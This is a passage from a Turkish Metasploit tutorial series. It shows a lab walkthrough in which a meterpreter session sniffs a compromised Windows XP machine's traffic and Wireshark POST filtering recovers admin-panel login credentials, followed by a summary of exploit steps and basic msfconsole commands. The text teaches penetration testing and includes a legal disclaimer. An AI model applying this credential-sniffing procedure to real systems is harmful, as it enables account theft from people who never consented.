
```


Ardından Windows XP 'teki örneğin firefox'tan includekarabuk.com'un admin paneline login bilgilerini girelim. Daha sonra yakalanan paketleri uzak sistemin buffer'ından (tamponundan) Kali Linux'a indirip bir dosyaya yazmak için aşağıdaki komutu kullanalım:

Kali Linux Terminal:

```
1 meterpreter > sniffer_dump 1 /root/Desktop/toplananTrafik.cap
```



Çıktı:







```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > sniffer_interfaces
1 - 'AMD PCNET Ailesi PCI Ethernet Bağdaştırıcısı' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
meterpreter > sniffer_start 1 20000
[*] Capture started on interface 1 (20000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
    packets: 7067
    bytes: 6069985
meterpreter > sniffer_dump 1 /root/Desktop/toplananTrafik.cap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 8245 packets (6966967 bytes)
[*] Downloaded 007% (524288/6966967) ...
[*] Downloaded 015% (1048576/6966967) ...
[*] Downloaded 022% (1572864/6966967) ...
[*] Downloaded 030% (2097152/6966967) ...
[*] Downloaded 037% (2621440/6966967) ...
[*] Downloaded 045% (3145728/6966967) ...
[*] Downloaded 052% (3670016/6966967) ...
[*] Downloaded 060% (4194304/6966967) ...
[*] Downloaded 067% (4718592/6966967) ...
[*] Downloaded 075% (5242880/6966967) ...
[*] Downloaded 082% (5767168/6966967) ...
[*] Downloaded 090% (6291456/6966967) ...
[*] Downloaded 097% (6815744/6966967) ...
[*] Downloaded 100% (6966967/6966967) ...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /root/Desktop/toplananTrafik.cap
meterpreter >
```


Dosyalanan trafikte Wireshark'ın filter'ı ile madencilik işlemi yapılabilir ve kullanıcı adı & şifre gibi hassas bilgilere ulaşılabilir. Biz bu sürecin uzunluğunu göz önünde bulundurarak direk includekarabuk.com'la alakalı trafik paketlerine odaklanalım. Bu işlem için öncelikle tüm trafiği barındıran dosyayı wireshark'a dahil edelim.






Ardından Wireshark'ın filter kutusuna aŐağıdakini yazalım:


```
http.request.method == "POST"
```




POST methoduna gre sonu daraltmasına gidilmesi tercih edildi, nk kullanıcı adı ve Őifre gibi bilgiler neredeyse her zaman web sitelerinden sunucuya HTTP POST methodu ile gitmektedir. Daralanan sonulardan gzmze kestirdiĐimiz paketi (mesela `includekarabuk`'un login sayfası olan `/adminPaneli/index.php` sayfasına dair olan paketi) Őeelim:



Ardından seçtiğimiz pakete sağ tıklayıp Follow TCP Stream diyerek paketin içeriğini okuyabileceğimiz pencereyi açalım:





Görüldüğü üzere paketin içerisindeki POST edilen değişken ve değerleri kullanıcı adı ve şifre imiş. Böylelikle hedef sistemin trafiğini uzaktan sniff'leyerek hassas verilere ulaşmış olduk. Saldırganlar bu yolla sızdıkları sistemdeki kurbanların çeşitli web sitelerindeki kullanıcı hesaplarını ele geçirebilirler (diğer tabirle hesaplarını hack'leyebilirler).

Sonuç olarak bu uygulama ile de sizlere hedef sistemin internetle olan trafiğini nasıl dinleyebileceğinize dair bir metot gösterilmiştir. Trafik okuma network sızma testi yapanların sıklıkla kullandıkları metotlardan bir tanesidir. Topladıkları devasa nitelikteki paketler içerisinde yine sıklıkla kullandıkları Wireshark yazılımıyla filtrelemelere giderler ve kayda değer veri elde edilebiliyor mu testi yaparlar.

Evet, hayli uzun makalenin sonuna gelmiş bulunmaktayız. Bu makalede sizler bir sızma işlemi nasıl gerçekleşir ve sızıldığında neler yapılabilirine dair siber güvenlik dünyasında klasikleşmiş temel bir uygulamayı görmüş bulunmaktasınız. Bu uygulama sizlere bir ufuk, bir perspektif çezecek kanaatindeyim. Kazandığınız bu perspektifi kötü amaçlar doğrultusunda kullanmamanızı şiddetle öneriyorum. Zekanızı ülke için harcayın, çalıp çırpmaya için değil.

Sorumluluk Reddi

Bu makale ve bu makalenin yer aldığı makale zincirinde anlatılan her bir tekniğin izinsizce bir sisteme denenmesi sonucu tespit edilmeniz durumunda 5 ila 10 yıl hapis cezasına çarptırılabilenizi ve ayrıyeten yaptığınız hasara oranla maddi tazminat cezasına çarptırılabilenizi bildiğinizi varsayıyorum. Tüm bunlar bir yana sicilinizi kirletmeniz sonucunda bu alanda ne kadar bilgili olursanız olun "güvenilmez" damgası yiyeceğinizden Türkiye'de siber güvenlik sektörünü unutmak mecburiyetinde kalacağınızı da bildiğinizi varsayıyorum. Bu makale ve bu makalenin yer aldığı makale zincirinde eğitim amaçlı anlatılan tekniklerin kötü yönde kullanılmasından tarafım sorumlu tutulamaz. Bu bilgiler sadece ve sadece ülkemizde siber güvenlik alanındaki eleman eksikliğini gidermek amacıyla paylaşılmaktadır. Makale içerisinde yer alan bazı kelime kalıplarının (örn; "sızmak istediğimiz / saldırmak istediğimiz" gibi) sadece ve sadece bir sızma testi (pentester) bakış açısından ibaret olduğunu beyan etmek isterim.

METASPLOİT SALDIRI AŐAMALARI (ÖZET)

Merhaba, bu makalede sizlere daha önceki makalede yapılan sızma işlemi için özet niteliğinde olan metasploit ile saldırı aşamaları gösterilecektir. Bu aşamalar genelleştirilmiştir. Bu yazıya eđer önceki ilintili konuyu okumadan başladıysanız konu zincirini göstermek bağlamında aşağıdaki liste verilmiştir:

- Metasploit Framework'e Giriő
- Metasploit ile Bir Sızma Uygulaması (ms08_067)
- Metasploit ile Saldırı Aőamaları (Özet)
- Metasploit Komutları
- Metasploit Detay Bilgiler
- Metasploit Detay Bilgiler (Özet)

Aőađıda metasploit saldırı aşamaları verilmiştir:

1. Exploit'ler ekrana basılır.

```
1 msf > show exploits
```

2. Göze çarpan exploit'ler hakkında detaylı bilgi öğrenilir.

```
1 msf > info exploit/exploitIsmi
```

3. Tüm exploit'leri incelemek yerine belirli bir exploit aranabilir.

```
1 msf > search exploitIsmi
```

4. Exploit seçilir.

```
1 msf > use path/exploitIsmi
```

5. Seçilen exploit'in configure edilebilecek deđişkenleri ekrana basılır.

```
1 msf > show options
```

(!) Required kısmı yes olan deđişkenler set edilmelidir! Örn;

```
1 msf > set LHOST 192.168.0.18
```

6. Dilenildiđi takdirde exploit'e payload eklenir.

```
1 msf > set PAYLOAD payloadAdi
```

7. Belirli bir payload aramak için yüklü payload'lar listelenebilir.

```
1 msf > show paylaods
```

8. Seçilen exploit hedef sistemde işe yarıyacak mı diye kontrol edilir.

```
1 msf > check
```

9. Son olarak exploit çalıştırılır.

```
1 msf > exploit
```


METASPLOİT KOMUTLARI

Bu yazıda sizlerle msfconsole komutları paylaşılacaktır. Bu komutlar bir Metasploit Framework arayüzü olan msfconsole'daki yetkinliđinizi arttıracakđı için sizin metasploit framework ile olan etkileşiminizde daha etkili bir manevra kabiliyeti kazanmanızı sağlayacaktır. Öncelikle bu başlıđa daha önceki ilintili başlıkları okumadan geldiyseniz konu zincirini göstermek adına aŐađıdaki liste verilmiŐtir:

- Metasploit Framework'e GiriŐ
- Metasploit ile Bir Sızma Uygulaması (ms08_067)
- Metasploit ile Saldırı AŐamaları (Özet)
- Metasploit Komutları
- Metasploit Detay Bilgiler
- Metasploit Detay Bilgiler (Özet)

Őimdi başlıca metasploit komutlarına (daha dođru ifadeyle msfconsole komutlarına) bakabiliriz.

a. "help" komutu

Msfconsole içerisinde kullanılabilir komutların listesini ve açıklamalarını ekrana basmaya yarar. Kullanımı Őu Őekildedir:

```
1 msf > help
```

ya da

```
1 msf > ?
```

Yukarıdaki her iki komut ile de yardım menüsü (kullanılabilir komut listesi ve detayları) görüntülenebilir.

b. "show" komutu

Metasploit framework'ünde yüklü tüm Encoder'ları, NOP Generator'ları (yani çeŐit çeŐit NOP OluŐturucu Modülleri), Exploit'leri, Payload'ları ve Auxiliary'leri alt alta sıralamaya yarar.

```
1 msf > show
```

i) "show exploits" komutu

Sadece yüklü exploit'leri ekrana basar.

```
1 msf > show exploits
```

ii) "show payloads" komutu

Sadece yüklü payload'ları ekrana basar.

```
1 msf > show payloads
```

NOT: Eğer bir exploit seçilmişse ve bu exploit seçili vaziyetteyken show payloads denmişse bu durumda sadece **seçilen exploit'e uygun** payload'lar sıralanır.

iii) "show auxiliary" komutu

